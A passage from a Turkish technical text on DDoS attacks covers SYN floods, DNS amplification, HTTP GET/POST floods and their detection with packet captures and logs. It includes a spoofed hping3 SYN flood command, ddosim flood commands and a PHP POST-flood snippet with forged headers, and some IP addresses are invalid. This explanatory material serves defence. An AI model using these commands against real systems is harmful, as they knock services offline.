[3] irc6666      41 ( 0.00%) 2340 ( 0.00%) 57.07
[3] irc6667      41 ( 0.00%) 2334 ( 0.00%) 56.93
[3] irc6668      41 ( 0.00%) 2334 ( 0.00%) 56.93
[3] irc6669      44 ( 0.00%) 2508 ( 0.00%) 57.00
[3] napster      77 ( 0.00%) 4392 ( 0.00%) 57.04
[3] irc7000      53 ( 0.00%) 3024 ( 0.00%) 57.06
[3] http-a       33 ( 0.00%) 1896 ( 0.00%) 57.45
[3] http-tw      33 ( 0.00%) 1878 ( 0.00%) 56.91
[3] http-ts      27 ( 0.00%) 1542 ( 0.00%) 57.11
[3] memcach      40 ( 0.00%) 2292 ( 0.00%) 57.30
[3] kestrel      39 ( 0.00%) 2220 ( 0.00%) 56.92
[3] other        2406503 ( 99.91%) 137509434 ( 99.91%) 57.14
[2] udp          11 ( 0.00%) 1282 ( 0.00%) 116.55
[3] netb-ns       6 ( 0.00%) 552 ( 0.00%) 92.00
[3] other         5 ( 0.00%) 730 ( 0.00%) 146.00
>>>>
```

Şekil 12 : tcpdstat uygulaması ile “syn.pcap” çıktısının analiz edilmesi.


Saldırının özel bir protokole yapılmadığı, isteklerin tcp protokolünü kullandığı göz önüne alındığında, bu saldırının SYN FLOOD saldırısı olduğu söylenebilir.

```
512, urg 0, length 0
05:00:28.411136 IP 127.144.27.255.53502 > 192.168.119.129.0: Flags [SU], seq 887499340, win 512, urg 0, length
05:00:28.411140 IP 215.211.203.210.53503 > 192.168.119.129.0: Flags [SU], seq 1971863344, win 512, urg 0, lengt
05:00:28.411168 IP 128.219.130.50.53504 > 192.168.119.129.0: Flags [SU], seq 109167056, win 512, urg 0, length
05:00:28.411196 IP 64.64.35.208.53505 > 192.168.119.129.0: Flags [SU], seq 94478957, win 512, urg 0, length 0
05:00:28.411224 IP 45.8.103.209.53506 > 192.168.119.129.0: Flags [SU], seq 219421072, win 512, urg 0, length 0
05:00:28.411280 IP 160.57.190.36.53507 > 192.168.119.129.0: Flags [SU], seq 1145018131, win 512, urg 0, length
05:00:28.411340 IP 157.32.150.191.53508 > 192.168.119.129.0: Flags [SU], seq 1241326770, win 512, urg 0, length
05:00:28.411371 IP 219.110.222.237.cat02.itscom.jp.53509 > 192.168.119.129.0: Flags [SU], seq 1016161468, win
2, urg 0, length 0
05:00:28.411400 IP 255.21.167.157.53510 > 192.168.119.129.0: Flags [SU], seq 780315833, win 512, urg 0, length
05:00:28.411443 IP 70.3.191.228.pools.spcdns.net.53511 > 192.168.119.129.0: Flags [SU], seq 2120322152, win 51
urg 0, length 0
05:00:28.411695 IP 226.215.255.27.53512 > 192.168.119.129.0: Flags [SU], seq 1867478817, win 512, urg 0, length
05:00:28.411698 IP 163.209.191.202.53513 > 192.168.119.129.0: Flags [SU], seq 1575561929, win 512, urg 0, lengt
05:00:28.416605 IP 12.15.16.190.53576 > 192.168.119.129.0: Flags [SU], seq 29498257, win 512, urg 0, length 0
05:00:28.416665 IP 176.204.55.226.53577 > 192.168.119.129.0: Flags [SU], seq 616496460, win 512, urg 0, length
05:00:28.416694 IP 143.141.135.252.53578 > 192.168.119.129.0: Flags [SU], seq 1655211078, win 512, urg 0, lengt
```

Şekil 13 : SYN FLOOD saldırısının tcp dump çıktısı

Şekil 13'deki trafik incelendiğinde saldırının farklı ip adreslerinden geldiği görülmektedir. Bu tür saldırılar için örnek komut aşağıdaki gibidir;

```
hping3 --baseport 80 --destport 80 --syn --spoof 192.168.119.129
```



No.	Time	Source	Destination	Protocol	Length	Info
12828	1.399246	127.144.27.255	192.168.119.129	TCP	60	53502 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12829	1.399250	215.211.203.210	192.168.119.129	TCP	60	53503 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12830	1.399258	192.168.119.129	215.211.203.210	TCP	54	0 > 53503 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12831	1.399278	128.219.130.50	192.168.119.129	TCP	60	53504 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12832	1.399286	192.168.119.129	128.219.130.50	TCP	54	0 > 53504 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12833	1.399306	64.64.35.208	192.168.119.129	TCP	60	53505 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12834	1.399315	192.168.119.129	64.64.35.208	TCP	54	0 > 53505 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12835	1.399334	45.8.103.209	192.168.119.129	TCP	60	53506 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12836	1.399344	192.168.119.129	45.8.103.209	TCP	54	0 > 53506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12837	1.399390	160.57.190.36	192.168.119.129	TCP	60	53507 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12838	1.399427	192.168.119.129	160.57.190.36	TCP	54	0 > 53507 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12839	1.399450	157.32.150.191	192.168.119.129	TCP	60	53508 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12840	1.399461	192.168.119.129	157.32.150.191	TCP	54	0 > 53508 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12841	1.399481	219.110.222.237	192.168.119.129	TCP	60	53509 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12842	1.399490	192.168.119.129	219.110.222.237	TCP	54	0 > 53509 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12843	1.399510	255.21.167.157	192.168.119.129	TCP	60	53510 > 0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=0
12844	1.399532	192.168.119.129	255.21.167.157	TCP	54	0 > 53510 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 12828: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)

```
0000 00 0c 29 00 5f 6a 00 0c 29 09 81 34 00 00 45 00  ..)._j..).4..E.
0010 00 28 b3 a8 00 00 40 06 f3 6e 7f 90 1b ff c0 a8  .(....@. .n.....
0020 77 81 d0 fe 00 00 34 e6 2a 4c 0d 7b cc f9 50 22  w....4. *L.{..P"
0030 02 00 cf 63 00 00 00 00 00 00 00 00 00 00 00  ...C....
```

Şekil 14 : SYN FLOOD saldırısının wireshark ile incelenmesi

Çıktı Wireshark ile incelendiğinde farklı ip adreslerinden SYN paketi geldiği, sistemin bu isteklere cevap verdiği ve ardından RST paketi gönderdiği görülmektedir. Bu şekilde yapılan isteklerin sahte ip adresleri kullanılarak yapıldığını söylemek mümkündür.

Bu tür istekleri Firewall'lar durum (state) tablolarında tutarlar. Bu isteklerin çok fazla sayıda olması Firewall'ın tablolarını doldurarak çalışmaz hale getirecektir.

Stateful paket analizi yapabilen Firewall'lar ise dış ortamlara açılan portlara yapılan istekleri öncelikle network katmanında kontrol eder. Bu kontrol işlemi gelen isteğin bir süre bekletilmesi ikinci bir istek geldiği zaman cevapa dönmesidir.

Örnek olarak aşağıdaki IPTABLES Firewall'da yazılmış bir kural görünmektedir.[6]

```
tcp 6 93 SYN_SENT src=192.168.1.34 dst=172.16.2.23 sport=1054
dport=21 [UNREPLIED]
```

```
➡src=172.16.2.23 dst=192.168.1.34 sport=21 dport=1054 use=1
```

Tcp 6: izlenecek protokol kümesi,

93 : durum tablosundan silinmeden önce beklenecek süreyi temsil etmektedir.

Bağlantının sağlanmasında sonra ise durum tablosu aşağıdaki gibi değişecektir;

```
tcp 6 41294 ESTABLISHED src=192.168.1.34 dst=172.16.2.23 sport=1054
dport=21
```

```
➡src=172.16.2.23 dst=192.168.1.34 sport=21 dport=1054 [ASSURED]
use=1
```

Stateful'un bir diğer özelliği ise incelenen paketlerin sadece network katmanında kalmayıp daha üst katmanlara kadar incelenebilmesidir. [1]

2.4 Uygulama Hedefli Saldırıları

Belirli uygulamaları hedef alarak yapılan saldırı çeşididir. Örnek olarak http servislerine yönelik yapılan GET ve POST istekleri, DNS servislerine yapılan isim sorguları gibi isteklerdir. Bu saldırılar OSI 6. ve 7.katmanlardadır.

OSI 3.katman saldırılarından farklı olarak bu saldırı çeşidinin tespiti oldukça zordur. Çünkü kötü amaçlı istekleri normal isteklerden ayırt etmek oldukça zordur.

Örnek olarak dünya çapında yayın yapan bir web sitesine her yerden istekler gelebildiği (ip spoof göz ardı edilirse) için ülke bazında ip adres kısıtlaması yapılamamaktadır.

2.4.1 DNS Amplification Saldırıları

DNS servislerine yönelik yapılan saldırılar saldırı mantığı yönüyle smurf saldırılarına benzerler. Aynen smurf saldırılarında olduğu gibi burda da saldırdan sahte ip adresleri (spoofed ip) ile DNS sunucularına çok sayıda istek gönderir. Hedef DNS sunucusu aldığı DNS isteklerine cevap döner. Gönderilen bu istekler küçük paketler halinde (60 byte) seviyesinde ANY (sorgu yapılan adrese ilişkin tüm kayıtlar) olarak istenir. Böylece sunucunun vermek zorunda olduğu cevap istek paketinin 4-5 katı büyüklüğünde olur.[19] , [8]

```
root@mdkkali:~# host -a turkiye.gov.tr
Trying "turkiye.gov.tr"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47820
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 0


;; QUESTION SECTION:
;turkiye.gov.tr.                IN      ANY

;; ANSWER SECTION:
turkiye.gov.tr.      5      IN      SOA      turkiye.gov.tr. dnsadmin.turkiye.gov.tr. 2014040802 28800 7200 2419200 10800
turkiye.gov.tr.      5      IN      MX       10 mailgw1.turkiye.gov.tr.
turkiye.gov.tr.      5      IN      MX       10 mailgw2.turkiye.gov.tr.
turkiye.gov.tr.      5      IN      AAAA     2a00:1d58:0:1902:94:55:118:33
turkiye.gov.tr.      5      IN      NS       ns1.turkiye.gov.tr.
turkiye.gov.tr.      5      IN      NS       ns2.turkiye.gov.tr.
turkiye.gov.tr.      5      IN      TXT      "v=spf1 a:mailgw1.turkiye.gov.tr a:mailgw2.turkiye.gov.tr -all"
turkiye.gov.tr.      5      IN      A        94.55.118.33

Received 279 bytes from 192.168.119.2#53 in 157 ms
```

Şekil 15: Bir adrese dns sorugusu yapılması.

Bu şekilde binlerce kaynaktan yapılan sorugular hedef sunucu tarafından yanıtlanacağı için trafik artacak ve sunucu bir süre sonra cevap veremez duruma gelecektir.



Şekil 16 : DNS Amplification saldırı şeması.

Bir DNS Amplification saldırısının adımları şu şekildedir;[4]

- 1- Saldırgan kontrol ettiği makineleri veya bulut sistemlerini yönlendirir,
- 2- Etki altındaki makineler hedef.com için DNS sunucusuna bir sorguyu hedef sunucu ip adresini kaynak göstererek (spoof ip) gönderir (50 byte)
- 3- Tekrarlayıcı sunucular DNS sorgusunda bulunur,
- 4- DNS sunucusu gelen isteğe cevap döner (500 byte),
- 5- Tekrarlayıcı sunucular DNS sunucudan aldığı cevabı hafızasında tutar ve hedef DNS sunucuya gönderir(500 byte).

Bu şekilde 1000 adet istek ; $1000 \times 500 \text{ byte} = 0,47 \text{ MB}$
 $100000 \times 500 \text{ byte} = 47 \text{ MB}$ olarak hat tüketimine sebep olur. [4]

2.4.2 HTTP GET/POST Saldırıları


Bu saldırı çeşidinde hedef uygulama sunucusunun üzerinde çalıştırdığı uygulamaların zaafiyetleri hedef alınarak, sunucunun hem uygulama hemde ram, cpu gibi uygulama harici özelliklerin tüketilmesidir.[14]

HTTP flood saldırıları Layer7 de çalışan GET/POST istekleri kullanılarak (volumetric attack) yapılır.

Layer 7 saldırıları aşağıdaki gibi özetleyebiliriz.

- HTTP get flood (http get isteği)
- HTTP bandwidth consumption (http kullanılarak hat tüketimi)
- DNS query flood (DNS istek saldırısı)
- SIP INVITE flood (Ses uygulamalarına yönelik saldırılar)

Aşağıdaki görselde görüldüğü gibi hedef sunucuya yapılan çok fazla “get” isteği vardır. Bu standart olarak küçük paket talepleri olabileceği gibi, http uygulamasında bulunan bir dosya vb gibi ek’in talep edilmesi de olabilmektedir.



Şekil 17 : Zombi bilgisayarların yaptığı HTTP GET istekleri.

Aşağıda bir web sitesine yapılmış bir istek görülmektedir. Gelen cevapta siteye bağlanma ve download hızı görülmektedir.

```
root@ [~]# wget .com
--2014-11-25 15:18:42-- http://.com/
Resolving .com... 157.166.1.1, 157.166.1.1
Connecting to .com|157.166.1.1|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.com/ [following]
--2014-11-25 15:18:42-- http://www.com/
Resolving www.com... 157.166.1.1, 157.166.1.1
Connecting to www.com|157.166.1.1|:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: http://edition.com/ [following]
--2014-11-25 15:18:42-- http://edition.com/
Resolving edition.com... 157.166.1.1, 157.166.1.1
Connecting to edition.com|157.166.1.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: âindex.html.12â

[ <=> ] 133,455 184K/s in 0.7s

2014-11-25 15:18:44 (184 KB/s) - âindex.html.12â
```

Şekil 18 : Bir siteye yapılan GET isteği ve ortalama hızı.

Aynı şekilde yapılan bir get isteğinin log çıktısı aşağıdaki gibi

26	0.606367	213.153.205.182	199.148.145.6	HTTP	HTTP/1.1 200 OK (text/html)
32	0.804373	162.216.154.125	213.153.205.182	HTTP	GET / HTTP/1.0
33	0.809453	213.153.205.182	162.216.154.125	HTTP	HTTP/1.1 200 OK (text/html)
39	1.004762	205.182.177.239	213.153.205.182	HTTP	GET / HTTP/1.0
40	1.007915	213.153.205.182	205.182.177.239	HTTP	HTTP/1.1 200 OK (text/html)
46	1.204983	164.192.24.244	213.153.205.182	HTTP	GET / HTTP/1.0
47	1.207573	213.153.205.182	164.192.24.244	HTTP	HTTP/1.1 200 OK (text/html)
53	1.406715	39.163.133.234	213.153.205.182	HTTP	GET / HTTP/1.0
55	1.408858	213.153.205.182	39.163.133.234	HTTP	HTTP/1.1 200 OK (text/html)

Şekil 19: GET isteğinin wireshark çıktısı.

Get isteği yapılan bir sunucuda (örnek bir web sunucusu) aşağıdaki gibi loglar görünecektir.

```

23.238.327.39 - - [24/Mar/2014:14:10:22 +0100] "GET http://ads.yeahi.com/12976 HTTP/1.0" 500 1153 "http://www
198.13.311.248 - - [24/Mar/2014:14:10:23 +0100] "GET http://ib.adswa.com/tt?id=2249888&cb=[CACHEBUSTER]&refer
66.248.66.128 - - [24/Mar/2014:14:10:25 +0100] "GET /maven2/org/apache/maven/surefire/surefire-junit/2.4.2/ H
23.91.28.135 - - [24/Mar/2014:14:10:26 +0100] "GET http://ib.adswa.com/tt?id=2287590&cb=[CACHEBUSTER]&referre
198.13.311.248 - - [24/Mar/2014:14:10:26 +0100] "GET http://ib.adswa.com/tt?id=2249973&cb=[CACHEBUSTER]&refer
23.91.28.135 - - [24/Mar/2014:14:10:32 +0100] "GET http://ib.adswa.com/tt?id=2249973&cb=[CACHEBUSTER]&referre
23.91.28.135 - - [24/Mar/2014:14:10:34 +0100] "GET http://ib.adswa.com/tt?id=2287590&cb=[CACHEBUSTER]&referre
184.185.200.81 - - [24/Mar/2014:14:10:35 +0100] "GET http://ib.adswa.com/tt?id=2208504&cb=[CACHEBUSTER]&refer
66.248.66.128 - - [24/Mar/2014:14:10:36 +0100] "GET /maven2/org/apache/maven/jxr/jxr/2.2/ HTTP/1.1" 500 1084
23.238.324.128 - - [24/Mar/2014:14:10:40 +0100] "GET http://ib.adswa.com/tt?id=2249888&cb=[CACHEBUSTER]&refer
23.91.28.135 - - [24/Mar/2014:14:10:42 +0100] "GET http://ib.adswa.com/tt?id=2287590&cb=[CACHEBUSTER]&referre
23.91.28.135 - - [24/Mar/2014:14:10:44 +0100] "GET http://ib.adswa.com/tt?id=2249973&cb=[CACHEBUSTER]&referre
198.13.311.248 - - [24/Mar/2014:14:10:44 +0100] "GET http://ib.adswa.com/tt?id=2249973&cb=[CACHEBUSTER]&refer
23.238.324.128 - - [24/Mar/2014:14:10:49 +0100] "GET http://ib.adswa.com/tt?id=2249481&cb=[CACHEBUSTER]&refer
221.118.118.388 - - [24/Mar/2014:14:10:51 +0100] "GET http://www.360adgnet.com/t?id=9c527de6-0d69-4d59-af9e
72.91.98.145 - - [24/Mar/2014:14:10:59 +0100] "GET http://ads.yeahi.com/st?ad_type=iframe&ad_size=300x250&sec
23.91.28.135 - - [24/Mar/2014:14:11:03 +0100] "GET http://ib.adswa.com/tt?id=2287590&cb=[CACHEBUSTER]&referre
23.238.324.128 - - [24/Mar/2014:14:11:04 +0100] "GET http://ib.adswa.com/tt?id=2249481&cb=[CACHEBUSTER]&refer
23.91.28.135 - - [24/Mar/2014:14:11:04 +0100] "GET http://ib.adswa.com/tt?id=2287590&cb=[CACHEBUSTER]&referre
23.238.324.128 - - [24/Mar/2014:14:11:05 +0100] "GET http://ib.adswa.com/tt?id=2249921&cb=[CACHEBUSTER]&refer
222.161.201.389 - - [24/Mar/2014:14:11:06 +0100] "GET http://ads.yeahi.com/m/ad?v=6&id=a97c43fa9d4311e295fa12
23.91.28.135 - - [24/Mar/2014:14:11:09 +0100] "GET http://ib.adswa.com/tt?id=2287590&cb=[CACHEBUSTER]&referre
23.238.324.128 - - [24/Mar/2014:14:11:10 +0100] "GET http://ads.yeahi.com/st?ad_type=iframe&ad_size=300x250&sec
184.185.200.81 - - [24/Mar/2014:14:11:10 +0100] "GET http://ib.adswa.com/tt?id=2208504&cb=[CACHEBUSTER]&refer
198.13.311.248 - - [24/Mar/2014:14:11:12 +0100] "GET http://ib.adswa.com/tt?id=2249888&cb=[CACHEBUSTER]&refer
198.13.311.248 - - [24/Mar/2014:14:11:13 +0100] "GET http://ib.adswa.com/tt?id=2249973&cb=[CACHEBUSTER]&refer
198.13.311.248 - - [24/Mar/2014:14:11:18 +0100] "GET http://ib.adswa.com/tt?id=2249921&cb=[CACHEBUSTER]&refer
72.91.98.145 - - [24/Mar/2014:14:11:18 +0100] "GET http://ads.yeahi.com/st?ad_type=iframe&ad_size=728x90&sect
23.238.324.128 - - [24/Mar/2014:14:11:19 +0100] "GET http://ads.yeahi.com/st?ad_type=iframe&ad_size=300x250&sec
23.91.28.135 - - [24/Mar/2014:14:11:20 +0100] "GET http://ib.adswa.com/tt?id=2287590&cb=[CACHEBUSTER]&referre
23.238.324.128 - - [24/Mar/2014:14:11:24 +0100] "GET http://ads.yeahi.com/st?ad_type=iframe&ad_size=300x250&sec
23.238.324.128 - - [24/Mar/2014:14:11:24 +0100] "GET http://ib.adswa.com/tt?id=2249921&cb=[CACHEBUSTER]&refer
198.13.311.248 - - [24/Mar/2014:14:11:24 +0100] "GET http://ib.adswa.com/tt?id=2249973&cb=[CACHEBUSTER]&refer

```

Şekil 20 : Web sunucu GET log'ları.

Saldırı altında olan bir sitenin cevap vermesi çok uzun sürecektir, cevap verme süresi saniye bazında olacaktır.[7]

Backdoor sitelerin yaptıkları http GET/POST istek örneği aşağıdaki gibidir.

```

for($i = 0;$i < $num;$i++){
    $fp = fsockopen("tts://". $parts['host'], 443);
    stream_set_timeout($fp, 300);
    fwrite($fp, http_req());
    stream_set_blocking($fp, 0);
    $target_sockets[] = $fp;
}
function http_req(){
    $rand = md5(microtime()).rand(0,500));
    $host = $parts['host'];
    $path = $parts['path'];
    return "POST $path HTTP/1.1\r\n" . "Host: $host\r\n" . "User-Agent: ".$a[rand(0,count($a)-1)]."\r\n"
    . "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n" . "Accept-Language: en-us,en;q=0.5\r\n"
    . "Accept-Encoding: gzip, deflate\r\n" . "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n"
    . "Connection: Keep-Alive\r\n" . "Cache-Control: no-cache\r\n" . "Referer: ".$re[rand(0,count($re)-1)]."\r\n"
    . "Cookie: ".getcookie()."\r\n" . "X-FORWARDED-FOR: ".ipgen()."\r\n" . "Via: ".ipgen()."\r\n"
    . "CLIENT-IP: ".ipgen()."\r\n" . "Content-Type: application/x-www-form-urlencoded\r\n"
    . "Content-Length: " . strlen($postdata) . "\r\n\r\n"

```

HTTP get isteklerini simulasyon ortamında oluşturmak için kullanılan “ddosim” uygulamasının örneği aşağıdaki gibidir.

→ 100 adet isteğinin rastgele oluşturulacak ip adreslerinden gönderme;

```
./ddosim -d 192.168.1.2 -p 80 -c 100 -r HTTP_INVALID -i  
eth0
```

→ Web sunuya yüksek hızda (time değeri ile) sınırsız istek oluşturma;

```
./ddosim -d 192.168.1.2 -p 80 -c 0 -w 0 -t 10 -r HTTP_VALID -i  
eth0
```

→ Kaynağı x.x.x.x ip adresi göstererek SMTP portuna EHLO isteği göndermek;

```
./ddosim -d 192.168.1.2 -p 25 -k x.x.x.x -c 0 -r SMTP_EHLO  
-i eth0
```

- Slowloris Uygulması ;

Slowloris uygulaması 2009 yılında ücretsiz olarak hizmete sunulmuştur. Uygulama “time-delayed” http başlıkları ile oynama yapar (web sunucunun gelen istekleri belirli bir süre tutması, bu süre içerisinde sürekli yeni paketlerin gelmesi)

Birçok yük dengeleyici teknolojileri “mod_antiloris” özelliğini içermektedir. Bunun yanı sıra “Anti-DDOS” http get ataklarına karşı tcp splicing özelliğinde olmalıdırlar.[6]

2.5 DDOS Saldırılarının Tespiti


- Saldırı türünün tespiti,
- Saldırının nereden yapıldığı,
- Saldırının nereyi hedef aldığı,

DDOS saldırılarda uygulanması gereken adımlar aşağıdaki gibi özetlenebilir,

2.5.1 Sistem Anormalliklerinin Tespiti ve Saldırı Türünün Belirlenmesi

Ağ ve sistemlerin durumlarını izleyecek birçok yazılım ve donanım mevcuttur. Bu uygulama ve yazılımlar temelde aynı mantıkta çalışmaktadırlar. Genellikle ağ trafiğinin bir kopyasının analiz uygulamasına yönlendirilmesi veya snmp protolü kullanılarak izleme yapılmaktadır.

İzleme sistemlerine bir eşik değeri belirlenir ve bu değerin aşılması anormallik işaretidir.




Şekil 21: Trafik eşik değerini aşması

2.5.2 Saldırının İzlenmesi ve Analizinin Yapılması

- Saldırı türünün tespiti,
- Saldırının nereden yapıldığı,
- Saldırının nereye hedef aldığı,
- Daha önceden hazırlanmış savunma planı.

Saldırı altında olan bir sistemde ilk yapılacak tespit saldırının hangi segmentlere yapıldığıdır. Mevcut sistem birden fazla servise hizmet veriyor olabileceğinden saldırının ilk aşamadaki tespiti çok önemlidir.

